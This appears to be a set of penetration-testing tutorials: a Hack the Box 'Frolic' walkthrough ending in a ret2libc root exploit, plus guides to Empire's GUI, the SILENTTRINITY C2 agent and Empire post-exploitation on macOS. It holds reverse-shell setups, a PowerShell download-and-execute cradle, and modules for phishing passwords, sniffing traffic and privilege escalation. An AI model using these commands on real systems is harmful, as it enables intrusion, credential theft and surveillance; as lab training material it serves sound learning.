Hack the Box Frolic: Walkthrough


Today we are going to solve another CTF challenge “Frolic”. It is a retired vulnerable lab presented by Hack the Box for helping pentester’s to perform online penetration testing according to your experience level; they have a collection of vulnerable labs as challenges, from beginners to Expert level.

Level: Expert
Task: To find user.txt and root.txt file
Note: Since these labs are online available therefore they have a static IP. The IP of Frolic is 10.10.10.111

Penetrating Methodology
·         Network scanning (Nmap)
·         Surfing HTTPS service port (9999)
·         Enumerating directory using dirb
·         Enumerating web application
·         Finding Playsms management system
·         Exploiting playsms and getting reverse shell
·         Getting user flag
·         Finding SUID bit files
·         Finding vulnerability in the binary
·         Exploiting binary and getting root shell
·         Getting root flag

Walkthrough
Let’s start off with our basic Nmap command to find out the open ports and services.
nmap -sV 10.10.10.111


The Nmap scan shows us that there are 4 ports are open: 22(SSH), 139(SMB), 445(SMB), 9999(HTTP)
As port 9999 is running HTTP service, we open the IP address in the web browser.


We don’t find anything on the web page, so we further enumerate the web service using dirb scan.
dirb http://10.10.10.111:9999/


Dirb scan gave us a few interesting looking links, we open a link called /admin/ and find a login page.


We take a look at the source code and find a link called “login.js”.  


We open the “login.js” and find username and password hardcoded in the JavaScript.


We use the username and password we found earlier to login. After logging in we find “ook” encoded string.


We decode the string and a link inside.

We open the link and find a page with base64 encoded string.

We copy the base64 encoded string and save it in our system and then convert it and save it in a file. We check the file type and find it is a zip file. We try to extract it and find it is password protected. We use fcrackzip to bruteforce the zip file and find the password to be “password”. We extract the files from the zip file and find a file called index.php. We take a look at the content of the file and find hex encoded string.
base64 -d code > encodedfile
file encodedfile
fcrackzip -D -p /usr/share/wordlists/rockyou.txt -u encodedfile
unzip encodedfile


We decoded the string using burpsuite and find a base64 encoded string. We decode the base64 encoded string and find a brainfuck encoded string.


We decoded the brainfuck encoded string and find a string called “idkwhatispass”.


We open /playsms directory and find playsms CMS login page.


We try username “admin” and password “idkwhatispass” to login and are successfully able to login. So we use metasploit to get a reverse shell using these credentials.
msf > use exploit/multi/http/playsms_uploadcsv_exec
msf exploit(multi/http/playsms_uploadcsv_exec) > set rhosts 10.10.10.111
msf exploit(multi/http/playsms_uploadcsv_exec) > set rport 9999
msf exploit(multi/http/playsms_uploadcsv_exec) > set targeturi /playsms
msf exploit(multi/http/playsms_uploadcsv_exec) > set username admin
msf exploit(multi/http/playsms_uploadcsv_exec) > set password idkwhatispass
msf exploit(multi/http/playsms_uploadcsv_exec) > set lhost tun0
msf exploit(multi/http/playsms_uploadcsv_exec) > exploit
After getting a reverse shell, we spawn a TTY shell and start enumerating the system. Inside /home/aysush directory we find a file called “user.txt”. We open the file and find the first flag. Then we start looking for files with SUID bit set and find a file called “rop” inside “/home/ayush/.binary” directory.


python -c “import pty; pty.spawn(‘/bin/bash’)”
find / -perm -u=s -type f 2>/dev/null


The target machine doesn’t have “gdb”, so we download the “rop” file in our system and start looking for vulnerabilities. We create a 150 bytes long pattern with pattern_create.rb file in our system and then open the file with “gdb” and supply the pattern as an argument to our file. As soon as we run the application we get a segmentation fault. Now as we can overwrite instruction pointer that means the application is vulnerable to buffer overflow.
gdb -q rop
r


We copy the value of EIP and use “pattern_offset.rb” script to find the EIP offset.
./pattern_offset -q 0x62413762


As it is difficult for us to make a jump to stack, because we cannot get the address of the stack we want to jump. So we use ret2libc to exploit the vulnerability and get a shell. Now in our system we first find the address of “system” function and a return address. Now we find the address of “/bin/sh” to execute using “system” function.
p system
p exit
find 0xf7e0c980, +9999999, “/bin/sh”


We write an exploit and check if we can exploit the application to spawn a shell.


We run the exploit in our system and are successfully able to spawn a shell.
r $(python exploit.py)


Now we cannot directly run this exploit on the target system, as we don’t have the addresses of the libc functions of the target system. We are going to change the addresses of the exploit according to the target machine. First get the address of libc used by the binary. As we don’t have gdb in the target system, so we use readelf, strings and grep to find “system”, “exit” and “/bin/sh” for our exploit.
ldd /home/ayush/.binary/rop |grep libc
readelf -s /lib/i386-linux-gnu/libc.so.6 | grep system
readelf -s /lib/i386-linux-gnu/libc.so.6 | grep exit
strings -tx /lib/i386-linux-gnu/libc.so.6 | grep “/bin/sh”


We have to add the value of “system”, “exit” and “/bin/sh” to the address of libc to get the address of “system”, “exit” and “/bin/sh” .Now we make the following changes to the exploit. You can download the exploit from here.


We transfer the exploit to the target machine and run the exploit. As soon as we run the exploit we are able to spawn a shell as root user.
/home/ayush/.binary/rop $(python /tmp/exploit.py)
After getting a reverse shell, we switch to /root directory and get a file called “root.txt”. We take a look at the content of the file and get the final flag.


Empire GUI: Graphical Interface to the Empire Post-Exploitation Framework


This is our 8th post in the series of empire which covers how to use empire as GUI. Empire has a great GUI mechanism, but it's still developing as it has been released just a while back. For empire GUI to work, we need to download all of its dependencies and this is where it gets a bit complicated. So, first of all, we will download the beta 3.0 version of empire as it’s the only version compatible with the GUI. Using the following commands:
git init
git remote add -t “3.0-beta” -f origin “https://github.com/EmpireProject/Empire”


Now run the following command as instructed on the GitHub page :
git checkout 3.0-Beta


Now to install the beta version, type the following command :
./setup/install.sh


Now to run empire use the following as it will link the command line to GUI version :
./empire –server –shared_password 12345 –port 1337


And as shown in the image below, the Empire will start.


Now, download the GUI of empire from GitHub using the following command :
git clone https://github.com/EmpireProject/EmpireGUI.git


Now that GUI of empire and the beta version of empire has been downloaded, we need to install its dependencies for it to work successfully. And for that, we will have to download nodejs first and to download it, type :
apt install nodejs
And in time, it will be installed as shown in the image below :


After nodejs, we have to download npm and for that type :
apt install npm


As its download, like in the image above, now run the following command in order to install it :
nmp install


And then start the npm service, as shown in the image below, with the following command :
npm start


After all this, the GUI od empire will start as shown in the image below :


Moving further once the GUI of empire is up and running, create a stager and get an agent from the beta version of empire, while getting a session, remember to use port 1337 as that is the port the GUI works on.


Now, on the GUI, log in using your IP and port and other details as shown in the image below :


And as you will login, it will show you all the sessions you have, just like in the image below :

Here, all the shell commands will work as shown in the image above. As the GUI is still developing, we can’t use it for post exploitations. But it, it comes pretty handy in order to manage multiple sessions and it helps you understand its working better.


Command & Control: Silenttrinity Post-Exploitation Agent


In this article we will learn to use Silent Trinity tool to exploit windows.
Table of content:
·         Introduction
·         Installation
·         Windows exploitation
·         Windows post exploitation
·         Silent trinity to meterpreter
Introduction
Silent trinity is a command and control tool dedicated to windows. It is developed by byt3bl33d3r in python, iron python, C# and .net. as it is windows dedicated tool, C# was but obvious choice as it has direct access .NET framework just like PowerShell. Its an amazing post exploitation tool for windows. This tool supports C2 server over HTTP 1.1.
Installation
Installing silent trinity is pretty easy as you just have to download it using git clone and then install its dependencies using pip command.  To download silent trinity, use the following command :
git clone https://github.com/byt3bl33d3r/SILENTTRINITY


Now to install all the requirements using the following commands :
pip install -r requirements.txt


Once the installation is complete, start the said tool as shown in the image below :


Windows exploitation
As the tool is up and running, use ‘list’ command to see the list of listeners available. As you can see in the image below only listeners are available i.e. http, and https. To start the listener, use the following set of commands :
use http
start
When starting the listener, there is np need to give IP address or port as it automatically takes the IP of the local machine and the port is always pre-defined, depending on the listener, such as port 80 is specified for the listener http and port 443 is specified for the listener https. Now, as you can see that in the image below , with the help of the above commands our listener has started :


As we done with the listeners, now comes the stagers. Similar to listener, use the ‘list’ command to see the list of all the available listeners. Because this tool is a windows dedicated tool, there are only three stagers in relation to windows and they are msbuild, wmic, powershell. To launch the stager use the following set of commands :
use msbuild
generate http


Executing the above commands will create a file. Share that file to the target system using python server as shown in the image below :


And now, run the file in the command prompt of the target system with the following command :
C:\windows\Microsoft.NET\Framework64\v4.0.30319\msbuild.exe msbuiild.xml


As the file is executed, you can see in the image below, a session will be generated.


Windows Post Exploitation

As the session is generated, you can again use the ‘list’ command to see the list of post exploitation modules available, some of which we will show in our article, as shown in the image below :


Let’s try and use the message box. The purpose of this exploit is to pop a message on the victim’s PC. To use this exploit run the following set of commands :
use ipy/msgbox
set Text “Hacking Articles”
set Title “Hack”
run


And as the result of the said exploit, a message box will pop up on the target machine. You can see the message box in the image below :


The next exploit is to receive the basic information about the target system. And fot his, type the following set of commands :
use ipy/systeminfo
run


There is an module for enumeration of host and to run that module type the following set of commands :
use ipy/hostenum
run
As you can see you have catalogues and detailed information about your target system in the image below :


With the next exploit, you can access shell of the target system but command by command and for this type :
use ipy/shell
set Command ipconfig
run
As shown in the image below, it runs the ipconfig command through the session that have access to.


Silent trinity to meterpreter
To have a meterpreter session via silent trinity start Metasploit by using msfconsole command in a new terminal. And use the web_delivery exploit using the following command :
use exploit/multi/script/web_delivery
set payload windows/x64/meterpreter/reverse_tcp
set lhost eth0
set lport 4444
run
Running the above commands will generate a command that is to be run in the target system as shown in the image below :


The above generated command is to be run in the shell of the victim’s PC and for that execute the command in the shell by using silent trinity as we had run ipconfig command earlier. For this, type :
set Command “powershell.exe -nop -w hidden -c $W=new-object net.webclient;$W.proxy=[Net.WebRequest]::GetSystemWebProxy();$W.Proxy.CredentialCache]::DefaultCRedentialls;IEX $W.downloadstring(‘http://192.168.19.128:8080/lhMCcYixubz’);
eun


As the command will run in silent trinity, you will have your meterpreter session as shown in the image below :


So, all in all, Silent trinity is an amazing tool when it comes to exploiting windows.

OSX Exploitation with Powershell Empire


OSX Exploitation with Powershell Empire
This article is another post in empire series. In this article we will learn OSX Penetration testing using empire.
Table of Content

Exploiting MAC
Post Exploitation
·         Phishing
·         Privilege Escalation
·         Sniffing

Exploiting MAC
Here I’m considering you know PowerShell Empire's basics, therefore, we will create the listener first using the following commands:
uselistener http
execute 


Executing the above commands will start up the listener as shown in the image above. Now the next step is to create a stager for OS X. And for that, type :
usestager osx/launcher
execute


As you can see in the image above, the above stager will generate a code. Execute this code in the target system i.e. OS X and after the execution, you will have you session as shown in the image below :


Post Exploitation
Phishing
As we have the session of our mac, there are few post exploits that can use to our advantage. The first post exploitation module we will use is collection/osx/prompt. Using this module will ask the user to enter their password to their apple ID, which means this module does not works in stealth mode. To use this module type :
usemodule collection/osx/prompt
execute


Executing the above module will open a prompt in the target machine as shown in the image below and when entered password you have it in clear text as shown in the image above.


Privilege Escalation
For the privilege escalation of OS X, we have used the module privesc/multi/sudo_spawn. To sue this module type :
usemodule privesc/multi/sudo_spawn
set Listener http
set Password toor
execute
Executing this module will give you admin rights with a new session, as you can see in the image below :


Sniffing
The module we will use is collection/osx/sniffer. This will sniff around all the traffic in the coming to and going from our target system and give us all necessary details by creating a pcap file.  To use module type :
usemodule collection/osx/sniffer
execute


As you can see that you will even find the password in clear text in the pacap file as shown in the image below :


Next post module is of taking a screenshot of the target system and to use the said module type :
usemodule collection/osx/screenshot
execute

The above module will take a screenshot as shown in the image below :

There are further number of post modules which you can use and experiment with as shown in the image below :